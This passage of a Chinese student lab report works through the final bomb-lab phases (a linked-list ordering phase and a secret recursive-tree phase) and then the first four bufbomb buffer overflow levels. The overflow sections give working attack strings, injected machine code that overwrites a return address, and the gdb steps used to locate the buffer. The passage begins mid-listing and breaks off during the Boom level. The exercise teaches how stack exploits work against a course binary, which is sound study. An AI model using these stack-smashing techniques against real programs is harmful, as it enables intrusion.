0x804c154 <node3>:      0xda    0x01    0x00    0x00    0x03    0x00    0x00  0
x00
0x804c15c <node3+8>:    0x60    0xc1    0x04    0x08    0x51    0x01    0x00  0
x00
0x804c164 <node4+4>:    0x04    0x00    0x00    0x00    0x6c    0xc1    0x04  0
x08
0x804c16c <node5>:      0xe9    0x00    0x00    0x00    0x05    0x00    0x00  0
x00
0x804c174 <node5+8>:    0x78    0xc1    0x04    0x08    0xf2    0x01    0x00  0
x00
0x804c17c <node6+4>:    0x06    0x00    0x00    0x00    0x00    0x00    0x00  0
x00
```

图 2-35 地址 0x804c13c 中的内容

下面的代码实现的内容是将重排后的结构体再度连接，如图 2-36 所示。即若开始输入的数字是 6 4 3 5 1 2，将地址存入堆栈的顺序是 node6 node4 node3 node5 node1 node2，经上述代码后，链表更新为 node6 -> node4 -> node3 -> node5 -> node1 -> node2。

```
8048eff:    8b 5c 24 24         mov    0x24(%esp),%ebx          //第二次外循环结束
8048f03:    8d 44 24 24         lea    0x24(%esp),%eax
8048f07:    8d 74 24 38         lea    0x38(%esp),%esi          //最后一个结构体地址被存储在的地址
8048f0b:    89 d9               mov    %ebx,%ecx
8048f0d:    8b 50 04            mov    0x4(%eax),%edx           //链表排序，循环由此开始
8048f10:    89 51 08            mov    %edx,0x8(%ecx)
8048f13:    83 c0 04            add    $0x4,%eax
8048f16:    89 d1               mov    %edx,%ecx
8048f18:    39 f0               cmp    %esi,%eax
8048f1a:    75 f1               jne    8048f0d <phase_6+0x9d>
```

图 2-36 将重排后的结构体再度连接

再往下的代码要求排序后的结构体链表中，各结构体第一个数字按从大到小排列，即假设排序后的链表更新为 node6 -> node4 -> node3 -> node5 -> node1 -> node2，那么以上代码不引爆炸弹的要求就是 node6.int1 > node4.int1 > node3.int1 > node5.int1 > node1.int1 > node2.int1。

```
8048f1c:    c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
8048f23:    be 05 00 00 00          mov    $0x5,%esi
8048f28:    8b 43 08                mov    0x8(%ebx),%eax
8048f2b:    8b 00                   mov    (%eax),%eax
8048f2d:    39 03                   cmp    %eax,(%ebx)
8048f2f:    7d 05                   jge    8048f36 <phase_6+0xc6>
8048f31:    e8 5c 02 00 00          call   8049192 <explode_bomb>
8048f36:    8b 5b 08                mov    0x8(%ebx),%ebx
8048f39:    83 ee 01                sub    $0x1,%esi
8048f3c:    75 ea                   jne    8048f28 <phase_6+0xb8>
```

图 2-37 判断重排后的结构体中的第一个数字是否按照从大到小排列

第三步：通过上述得到的信息求得本题答案

通过图 2-24 可以看出，本代码中 node1~node6 存储的第一个数字分别是 3d6 3e0 1da 151 e9 1f2，因此可知输入的数字为 2 1 6 3 4 5

4.实验结果：

启动 bomb 程序到第六阶段，输入目标数字，得到结果如图 2-38 所示。



图 2-38 phase_6 结果

2.2.7 阶段 7 隐藏阶段

1.任务描述：

在阶段 4 的正确答案之后输入一特定字符串，可以在正常的 6 个阶段结束后进入隐藏阶段，再输入特定内容，要求此特定内容必须满足某种要求，否则引爆炸弹。

2.实验设计：

找到隐藏阶段相关的函数，找到进入隐藏阶段的特定字符串及进入之后输入的特定内容，并用 gdb 工具调试查看内存中存放内容。

3. 实验过程：

第一步：观察 phase_defused 函数的反汇编代码

phase_defused 函数的部分代码如图 2-39 所示。

```
80492eb:       83 ec 6c                sub    $0x6c,%esp
80492ee:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
80492f4:       89 44 24 5c             mov    %eax,0x5c(%esp)
80492f8:       31 c0                   xor    %eax,%eax
80492fa:       83 3d cc c3 04 08 06    cmpl   $0x6,0x804c3cc
8049301:       75 73                   jne    8049376 <phase_defused+0x8b>
8049303:       83 ec 0c                sub    $0xc,%esp
8049306:       8d 44 24 18             lea    0x18(%esp),%eax
804930a:       50                      push   %eax
804930b:       8d 44 24 18             lea    0x18(%esp),%eax
804930f:       50                      push   %eax
8049310:       8d 44 24 18             lea    0x18(%esp),%eax
8049314:       50                      push   %eax
8049315:       68 91 a2 04 08          push   $0x804a291                      //%d %d %s
804931a:       68 d0 c4 04 08          push   $0x804c4d0                      //存储: 14 7 (自己输入的)
804931f:       e8 ec f4 ff ff          call   8048810 <__isoc99_sscanf@plt>
8049324:       83 c4 20                add    $0x20,%esp
8049327:       83 f8 03                cmp    $0x3,%eax                       //eax代表了scanf输入的数据数量
804932a:       75 3a                   jne    8049366 <phase_defused+0x7b>
804932c:       83 ec 08                sub    $0x8,%esp
804932f:       68 9a a2 04 08          push   $0x804a29a                      //存了一个字符串DrEvil
8049334:       8d 44 24 18             lea    0x18(%esp),%eax
8049338:       50                      push   %eax
8049339:       e8 5d fd ff ff          call   804909b <strings_not_equal>     //判断字符串是否相等
804933e:       83 c4 10                add    $0x10,%esp
8049341:       85 c0                   test   %eax,%eax
8049343:       75 21                   jne    8049366 <phase_defused+0x7b>    //跳转则说明eax不等于0，即两字符串不相等
                                                                              // (这里不跳转才能进入隐藏关，这说明进入隐藏关要输入的字符串式DrEvil)
8049345:       83 ec 0c                sub    $0xc,%esp
8049348:       68 60 a1 04 08          push   $0x804a160                      //Curses, you've found the secret phase! (解开隐藏关的提示语句)
804934d:       e8 6e f4 ff ff          call   80487c0 <puts@plt>
8049352:       c7 04 24 88 a1 04 08    movl   $0x804a188,(%esp)
8049359:       e8 62 f4 ff ff          call   80487c0 <puts@plt>
804935e:       e8 44 fc ff ff          call   8048fa7 <secret_phase>          //进入隐藏关
8049363:       83 c4 10                add    $0x10,%esp
8049366:       83 ec 0c                sub    $0xc,%esp
8049369:       68 c0 a1 04 08          push   $0x804a1c0                      //Congratulations! You've defused the bomb!
```

图 2-39 phase_defused 函数部分代码

具体注释见上图。可以看出，首先要求输入的数据数量必须为 3，即第四关必须输入两个数字+一个字符串，才能进入隐藏关。同时，从 0x804a29a 这个地址中取了一个字符串与输入的字符串进行比较，如果相等，确定进入隐藏关。地址 0x804a29a 中的内容如图 2-40 所示。



图 2-40 地址 0x804a29a 中的内容

第二步：观察 secret_phase 函数的反汇编代码

该函数代码如图 2-41 所示，相关注释已在图中。



图 2-41 secret_phase 函数

其核心内容是将输入的内容（存放在 ebx 中）和一个立即数 0x804c088 作为参数并调用 fun7 函数，并要求此函数的返回值（存放在 eax 中）等于 4，否则引爆炸弹。

第三步：观察 fun7 函数的反汇编代码并用 C 语言重写

首先，观察 secret_phase 函数中提到的 0x804c088（显然这是一个地址）作为地址时的内容，如图 2-42 所示。



图 2-42 地址 0x804c088 中的内容

然后查看 fun7 函数的反汇编代码，如图 2-43 所示，相关注释已在图中。

```
08048f56 <fun7>:
 8048f56:       53                      push   %ebx
 8048f57:       83 ec 08                sub    $0x8,%esp
 8048f5a:       8b 54 24 10             mov    0x10(%esp),%edx              //取第一个参数p（即secret_phase中保存的立即数0x804c088）
 8048f5e:       8b 4c 24 14             mov    0x14(%esp),%ecx              //取第二个参数a
 8048f62:       85 d2                   test   %edx,%edx
 8048f64:       74 37                   je     8048f9d <fun7+0x47>          //如果p = 0，跳转
 8048f66:       8b 1a                   mov    (%edx),%ebx                  //否则a应该是一个地址，取这个地址里面的内容出来给ebx（ebx = *p）
 8048f68:       39 cb                   cmp    %ecx,%ebx
 8048f6a:       7e 13                   jle    8048f7f <fun7+0x29>          //*p <= a 跳转
 8048f6c:       83 ec 08                sub    $0x8,%esp                    //到这里说明*p > a
 8048f6f:       51                      push   %ecx                         //a（递归参数之一）
 8048f70:       ff 72 04                pushl  0x4(%edx)                    //*(p+4)（递归参数之一）
 8048f73:       e8 de ff ff ff          call   8048f56 <fun7>               //递归
 8048f78:       83 c4 10                add    $0x10,%esp
 8048f7b:       01 c0                   add    %eax,%eax                    //这句完了跳转到fun7结束位置，即return 2*fun7(*(p+4), a)
 8048f7d:       eb 23                   jmp    8048fa2 <fun7+0x4c>
 8048f7f:       b8 00 00 00 00          mov    $0x0,%eax
 8048f84:       39 cb                   cmp    %ecx,%ebx                    //*p = a，跳转，返回值（eax）为0
 8048f86:       74 1a                   je     8048fa2 <fun7+0x4c>
 8048f88:       83 ec 08                sub    $0x8,%esp                    //到这里说明*p < a
 8048f8b:       51                      push   %ecx                         //a（递归参数之一）
 8048f8c:       ff 72 08                pushl  0x8(%edx)                    //*(p+8)（递归参数之一）
 8048f8f:       e8 c2 ff ff ff          call   8048f56 <fun7>               //递归
 8048f94:       83 c4 10                add    $0x10,%esp
 8048f97:       8d 44 00 01             lea    0x1(%eax,%eax,1),%eax        //return 2*fun7(*(p+8), a) + 1
 8048f9b:       eb 05                   jmp    8048fa2 <fun7+0x4c>
 8048f9d:       b8 ff ff ff ff          mov    $0xffffffff,%eax             //返回值0xffffffff
 8048fa2:       83 c4 08                add    $0x8,%esp
 8048fa5:       5b                      pop    %ebx
 8048fa6:       c3                      ret
```

图 2-43 fun7 函数

可以看出，这是一个递归函数，同样将函数改写成 C 语言形式，如图 2-44 所示。

```
int fun7(void *p, int a){
    if(p == 0) return 0xffffffff;
    if(*p == a) return 0;
    else if(*p < a) return 2 * fun7(*(p+8), a) + 1;
    else return 2 * fun7(*(p + 4), a);
}
```

图 2-44 fun7 的 C 语言形式

第四步：根据上述内容求得本关答案

为保证函数返回值为 4，需要进行四重递归，递归返回值从内向外为 0 -> 1 -> 2 -> 4，则初始参数 p（指向地址 0x804c088）先加 4，将新地址中的内容（0x804c094）作为新的参数进入下一轮递归。第二轮递归，取*(0x804c094+4) = 0x804c0c4 作为新的参数进入下一轮递归。第三轮递归，取*(0x804c8c4+8) = 0x804c10c 作为新的参数进入下一轮递归。第四轮递归，有*(0x804c10c) = a，查看 0x804c10c 中的内容即可得到本关答案，即数字 7。

4.实验结果：

启动 bomb 程序，在第四阶段输入 14 7 后再输入字符串 DrEvil，可以看到第七阶段结束后提示进入了隐藏阶段，输入数字 7，得到结果如图 2-45 所示。



图 2-45 隐藏关结果

2.3 实验小结

本次实验十分有趣，从第一关到最后一关再到隐藏关，难度层层叠加，但又不至于让人无从下手，六个实验包含了字符串比较、循环、条件/分支、递归调用和栈、指针、链表/指针/结构六个部分，每破解一关，都有十足的成就感。

本实验前两关较为简单，而从第三关开始，汇编代码量突然大幅增加，需要仔细观察每一个出现的地址中出现的内容，好在 gdb 的强大功能让这一步变得十分方便。在第四关我一开始遇到了极大的困难，递归的使用让本就可读性较差的汇编代码变得更加晦涩难懂，幸而在与同学交流过后，找到了破题之法，即用 C 语言重写函数。第五关要求用输入的字符作为索引来获取事先设定好的字符串的某个字符，这一点也让我印象深刻。初读代码时，很多地方都是靠猜测，比如因为看见了某个内存单元开始有 16 个互不相同的字母，且包含了待比较字符串的 6 个字母，就猜到是用输入的 6 个字符作为索引，后续的实验结果也证实了自己的猜想。第六关的难度又是直升一个台阶，甚至连猜这种方式都行不通了。这一关用了多次双重循环，且加上了链表和结构体，一开始完全看不懂是在干什么，在与同学多次讨论过后，我将代码拆成几段去理解，比如第一段是为了确保输入的数字互不相同，第二段是将结构体重新排序等。在合作中困难终被解决。

隐藏关要分析三个函数：phase_defuse、secret_phase、fun7，在 fun7 的分析中，一开始没理解作为参数的地址究竟如何使用，而导致始终分析不出来，第一次通关的答案完全是靠猜的，不过也多亏了先有了答案，在后续正推+倒推的结

合下，终于是完全理解了这一关。

总的来说，我认为这次实验非常有趣，不仅让我对汇编语言的理解更加深刻（在汇编中使用递归/指针/结构体这些都是我第一次遇到），也进一步认识到了 gdb 功能的强大，为以后的学习打下更好的基础。

实验 3：缓存区溢出攻击

3.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要熟练运用 gdb、objdump、gcc 等工具完成。

3.2 实验内容

实验中需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke（level0）、Fizz（level1）、Bang（level2）、Boom（level3）和 Nitro（level4），其中 Smoke 级最简单而 Nitro 级最难。

3.2.1 阶段 1 Smoke

1.任务描述：

在 bufbomb.c 中查找 smoke()函数，简单分析一下其功能，然后，构造一个攻击字符串作为 bufbomb 的输入，而在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向 smoke。

2.实验设计：

观察反汇编代码，观察 smoke 函数和 getbuf 函数；用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：得到反汇编代码

调用“objdump - d bufbomb>disassemle.txt”对 bufbomb 进行反汇编并将汇编源代码输出到“disassemble.txt”文件中。（后续阶段第一步均与此相同，故不再赘述）

第二步：观察 smoke 函数

在反汇编源代码中找到 smoke 函数如图 3-1 所示，记下它的开始地址。

```
08048c90 <smoke>:
 8048c90:       55                      push   %ebp
 8048c91:       89 e5                   mov    %esp,%ebp
 8048c93:       83 ec 18                sub    $0x18,%esp
 8048c96:       c7 04 24 13 a1 04 08    movl   $0x804a113,(%esp)
 8048c9d:       e8 ce fc ff ff          call   8048970 <puts@plt>
 8048ca2:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048ca9:       e8 96 06 00 00          call   8049344 <validate>
 8048cae:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048cb5:       e8 d6 fc ff ff          call   8048990 <exit@plt>
```

图 3-1 smoke 函数

可以看出，smoke 函数的开始地址是 0x8048c90。

第三步：观察 getbuf 函数

同样在 bufbomb 的反汇编代码中找到 getbuf 函数如图 3-2 所示，观察它的栈帧结构。

```
080491ec <getbuf>:
 80491ec:       55                      push   %ebp
 80491ed:       89 e5                   mov    %esp,%ebp
 80491ef:       83 ec 38                sub    $0x38,%esp
 80491f2:       8d 45 d8                lea    -0x28(%ebp),%eax
 80491f5:       89 04 24                mov    %eax,(%esp)
 80491f8:       e8 55 fb ff ff          call   8048d52 <Gets>
 80491fd:       b8 01 00 00 00          mov    $0x1,%eax
 8049202:       c9                      leave
 8049203:       c3                      ret
```

图 3-2 getbuf 函数

可以看到 getbuf 的栈帧是 0x38+4 个字节，而 buf 缓冲区的大小是 0x28（40）个字节。（阶段 2~4 也均有观察 getbuf 函数的步骤，后续不再赘述）

第四步：设计攻击字符串

攻击字符串需要覆盖 getbuf 函数内的数组 buf（缓冲区），进而溢出并覆盖 ebp 和 ebp 上面的返回地址，所以攻击字符串的大小应该是 0x28+4+4=48 个字节。并且其最后 4 个字节应该是 smoke 函数的地址，正好覆盖 ebp 上方的正常返回地址。这样再从 getbuf 返回时，取出的根据攻击字符串设置的地址，就可实现控制转移。

因此，攻击字符串设计如图 3-3 所示（注意，smoke 函数首地址按小端存储方式摆放，后续阶段中各函数地址亦如此）。

```
/* Padding required: 44 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08
```

图 3-3 smoke 阶段的攻击字符串

4.实验结果：

将上述攻击字符串写入 smoke_U202115538.txt 文件，使用相关命令进行测试，测试结果如图 3-4 所示。

```
speranza@ubuntu:~/Desktop/lab3$ cat smoke_U202115538.txt|./hex2raw | ./bufbomb
-u U202115538
Userid: U202115538
Cookie: 0x46815ca5
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 3-4 smoke 阶段通关记录

3.2.2 阶段 2 Fizz

1.任务描述：

在 bufbomb.c 中查找 fizz()函数，简单分析一下其功能，然后，构造一个攻击字符串作为 bufbomb 的输入，而在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向 fizz。与 Smoke 阶段不同和较难的地方在于 fizz 函数需要一个输入参数，因此需要设法将使用 makecookie 得到的 cookie 值作为参数传递给 fizz 函数。

2.实验设计：

观察反汇编代码，观察 fizz 函数和 getbuf 函数；用 makecookie 得到 cookie 值；用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：得到 cookie 值

使用 makecookie 指令得到 cookie 值如图 3-5 所示。

```
speranza@ubuntu:~/Desktop/lab3$ ./makecookie U202115538
0x46815ca5
```

图 3-5 cookie 值

第二步：观察 fizz 函数

首先在反汇编代码中找到 fizz 函数的部分如图 3-6 所示。可以得到 fizz 函数的首地址为 0x8048cba。同时从代码第四行可以看到 fizz 的参数存放在$ebp+8 这个地址中，然后与地址 0x804c220 中的内容进行比较，根据此关要求，输入的参数应该是 cookie，因此地址 0x804c220 中的内容也应该是 cookie 值，验证如图 3-7 所示。

```
08048cba <fizz>:
 8048cba:       55                      push   %ebp
 8048cbb:       89 e5                   mov    %esp,%ebp
 8048cbd:       83 ec 18                sub    $0x18,%esp
 8048cc0:       8b 45 08                mov    0x8(%ebp),%eax   //这是fizz的参数存储的位置
 8048cc3:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
 8048cc9:       75 1e                   jne    8048ce9 <fizz+0x2f>
 8048ccb:       89 44 24 04             mov    %eax,0x4(%esp)
 8048ccf:       c7 04 24 2e a1 04 08    movl   $0x804a12e,(%esp)
 8048cd6:       e8 f5 fb ff ff          call   80488d0 <printf@plt>
 8048cdb:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048ce2:       e8 5d 06 00 00          call   8049344 <validate>
 8048ce7:       eb 10                   jmp    8048cf9 <fizz+0x3f>
 8048ce9:       89 44 24 04             mov    %eax,0x4(%esp)
 8048ced:       c7 04 24 c4 a2 04 08    movl   $0x804a2c4,(%esp)
 8048cf4:       e8 d7 fb ff ff          call   80488d0 <printf@plt>
 8048cf9:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048d00:       e8 8b fc ff ff          call   8048990 <exit@plt>
```

图 3-6 fizz 函数

```
(gdb) x/x 0x804c220
0x804c220 <cookie>:     0x46815ca5
```

图 3-7 地址 0x804c220 中的内容

第三步：构造攻击字符串

由于 buf 缓冲区的大小是 0x28 个字节（在阶段 1 中已分析过），故本关要输入的字符串大小为 0x28（buf 缓冲区）+ 4（原 ebp 存放位置）+ 4（原返回地址存放位置） + 8（fizz 函数传入参数）= 56 个字节，其中要修改原返回地址为 fizz 函数的入口地址，并将 cookie 值放入参数的位置，最终构造的字符串如图 3-8 所示。

```
/* Padding required: 56 bytes */
/* buf */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* ebp */
00 00 00 00

/* the address of return */
ba 8c 04 08

/* parameter */
00 00 00 00 a5 5c 81 46
```

图 3-8 fizz 阶段的攻击字符串

4.实验结果：

将上述攻击字符串写入 fizz_U202115538.txt 文件，使用相关命令进行测试，测试结果如图 3-9 所示。

```
speranza@ubuntu:~/Desktop/lab3$ cat fizz_U202115538.txt|./hex2raw | ./bufbomb
u U202115538
Userid: U202115538
Cookie: 0x46815ca5
Type string:Fizz!: You called fizz(0x46815ca5)
VALID
NICE JOB!
```

图 3-9 fizz 阶段通关记录

3.2.3 阶段 3 Bang

1.任务描述：

在 bufbomb.c 中查找 bang()函数，简单分析一下其功能，然后，设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量 global_value 的值设置为你的 cookie 值，然转向执行 bang。

2.实验设计：

观察反汇编代码，观察 bang 函数和 getbuf 函数；用 makecookie 得到 cookie 值；用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察 bang 函数

在 bufbomb 的反汇编代码中找到 bang 函数的部分如图 3-10 所示。

```
08048d05 <bang>:
 8048d05:       55                      push   %ebp
 8048d06:       89 e5                   mov    %esp,%ebp
 8048d08:       83 ec 18                sub    $0x18,%esp
 8048d0b:       a1 18 c2 04 08          mov    0x804c218,%eax
 8048d10:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
 8048d16:       75 1e                   jne    8048d36 <bang+0x31>
 8048d18:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d1c:       c7 04 24 e4 a2 04 08    movl   $0x804a2e4,(%esp)
 8048d23:       e8 a8 fb ff ff          call   80488d0 <printf@plt>
 8048d28:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048d2f:       e8 10 06 00 00          call   8049344 <validate>
 8048d34:       eb 10                   jmp    8048d46 <bang+0x41>
 8048d36:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d3a:       c7 04 24 4c a1 04 08    movl   $0x804a14c,(%esp)
 8048d41:       e8 8a fb ff ff          call   80488d0 <printf@plt>
 8048d46:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048d4d:       e8 3e fc ff ff          call   8048990 <exit@plt>
```

图 3-10 bang 函数

可以看到 bang 函数的入口地址为 0x8048d05。同时从代码第四行可以知道全局变量 global_value 存放的地址为 0x804c218。

第二步：设计攻击程序

由于全局变量不能通过前两阶段的方法进行改变，我们必须设计一段汇编代

码（一段攻击程序），并将汇编代码转换成机器指令插入到我们输入的攻击字符串中，同时必须要求在输入字符串结束后，函数返回到攻击程序的位置开始运行，而攻击程序结束后，还要保证能进入 bang 函数，因此需要构造如图 3-11 的攻击程序。

```
movl $0x46815ca5, 0x804c218
push $0x8048d05
ret
```

图 3-11 bang 阶段的攻击程序

其意为先将 cookie 值送入 global_value 所在的地址中，然后将 bang 函数的入口地址（0x8048d05）送入堆栈（此后 esp 正指向存入入口地址的位置），然后立刻 ret，即可进入 bang 函数。

之后，通过相关指令将这段攻击程序翻译成机器指令，如图 3-12 所示。

```
speranza@ubuntu:~/Desktop/lab3$ gcc -m32 -c bang_asm.s
speranza@ubuntu:~/Desktop/lab3$ objdump -d bang_asm.o

bang_asm.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 18 c2 04 08 a5    movl   $0x46815ca5,0x804c218
   7:   5c 81 46
   a:   68 05 8d 04 08          push   $0x8048d05
   f:   c3                      ret
```

图 3-12 bang 阶段攻击程序的机器指令

第三步：设计攻击字符串

将以上得到的机器指令放入攻击字符串的一开始，那么攻击程序的入口地址就是 buf 缓冲区的首地址。在 getbuf()函数处设置断点，并一直运行到此处，然后可以查看 buf 数组的地址如图 3-13 所示。

```
(gdb) b getbuf
Breakpoint 1 at 0x80491f2
(gdb) r -u U202115538
Starting program: /home/speranza/Desktop/lab3/bufbomb -u U202115538
Userid: U202115538
Cookie: 0x46815ca5

Breakpoint 1, 0x080491f2 in getbuf ()
(gdb) print $ebp-0x28
$1 = (void *) 0x55683538 <_reserved+1037624>
```

图 3-13 buf 数组的首地址

因此本关构造的字符串应包含：攻击程序的机器指令 + 多余的 0（以填满 buf 缓冲区） + 覆盖原 ebp 的 4 个字节 + 覆盖原返回地址的 4 个字节 =48 个字节，最终构造的攻击字符串如图 3-14 所示。

```
/* Padding required: 48 bytes */
/* buf */
c7 05 18 c2 04 08 a5 5c 81 46 68 05 8d 04 08 c3 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* ebp */
00 00 00 00

/* the address of return */
38 35 68 55
```

图 3-14 bang 阶段的攻击字符串

4.实验结果：

将上述攻击字符串写入 bang_U202115538.txt 文件，使用相关命令进行测试，测试结果如图 3-15 所示。

```
speranza@ubuntu:~/Desktop/lab3$ cat bang_U202115538.txt|./hex2raw | ./bufbomb -
u U202115538
Userid: U202115538
Cookie: 0x46815ca5
Type string:Bang!: You set global_value to 0x46815ca5
VALID
NICE JOB!
```

图 3-15 bang 阶段通关记录

3.2.4 阶段 4 Boom

1.任务描述：

构造一个攻击字符串作为 bufbomb 的输入，使得 getbuf 函数不管获得什么输入，都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。除此之外，攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行 ret 指令从而真正返回到 test 函数。

2.实验设计：

观察反汇编代码，观察 test 函数和 getbuf 函数；用 makecookie 得到 cookie 值；用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察 test 函数

从 bufbomb 的反汇编代码中找到 test 函数的部分如图 3-16 所示。可以看出：①getbuf 函数结束后应回到地址为 0x8048e81 的这一句；②getbuf 的返回值存放在 eax 中。

```
08048e6d <test>:
 8048e6d:       55                      push   %ebp
 8048e6e:       89 e5                   mov    %esp,%ebp
 8048e70:       53                      push   %ebx
 8048e71:       83 ec 24                sub    $0x24,%esp
 8048e74:       e8 6e ff ff ff          call   8048de7 <uniqueval>
 8048e79:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e7c:       e8 6b 03 00 00          call   80491ec <getbuf>
 8048e81:       89 c3                   mov    %eax,%ebx
```

图 3-16 test 函数

第二步：设计攻击程序

思路与阶段 3 类似，即 eax 的值必须通过相应的汇编代码（即一段攻击程序）来实现，且需要将其翻译成机器指令后加入攻击字符串中。设计的攻击程序如图 3-17 所示。

```
mov $0x46815ca5, %eax
push $0x8048e81
ret
```

图 3-17 boom 阶段的攻击程序

将其翻译成机器指令，如图 3-18 所示。

```
speranza@ubuntu:~/Desktop/lab3$ gcc -m32 -c boom_asm.s
speranza@ubuntu:~/Desktop/lab3$ objdump -d boom_asm.o

boom_asm.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 a5 5c 81 46          mov    $0x46815ca5,%eax
   5:   68 81 8e 04 08          push   $0x8048e81
   a:   c3                      ret
```

图 3-18 boom 阶段攻击程序的机器指令

第三步：设计攻击字符串

根据以上内容，本关的攻击字符串应包含：攻击程序的机器指令 + 多余的 0（以填满 buf 缓冲区） + 覆盖原 ebp 的 4 个字节 + 覆盖原返回地址的 4 个字节 =48 个字节。但同时，本关还要注意，要保证原 ebp 的值不变（getbuf 函数中的 leave 指令执行时会恢复 ebp 的原值（存放在堆栈中的那个）），因此需要在 getbuf 函数处设置断点并运行到此，再用相关指令查看 ebp 的值，如图 3-19 所示。

```
(gdb) b getbuf
Breakpoint 1 at 0x80491f2
(gdb) r -u U202115538
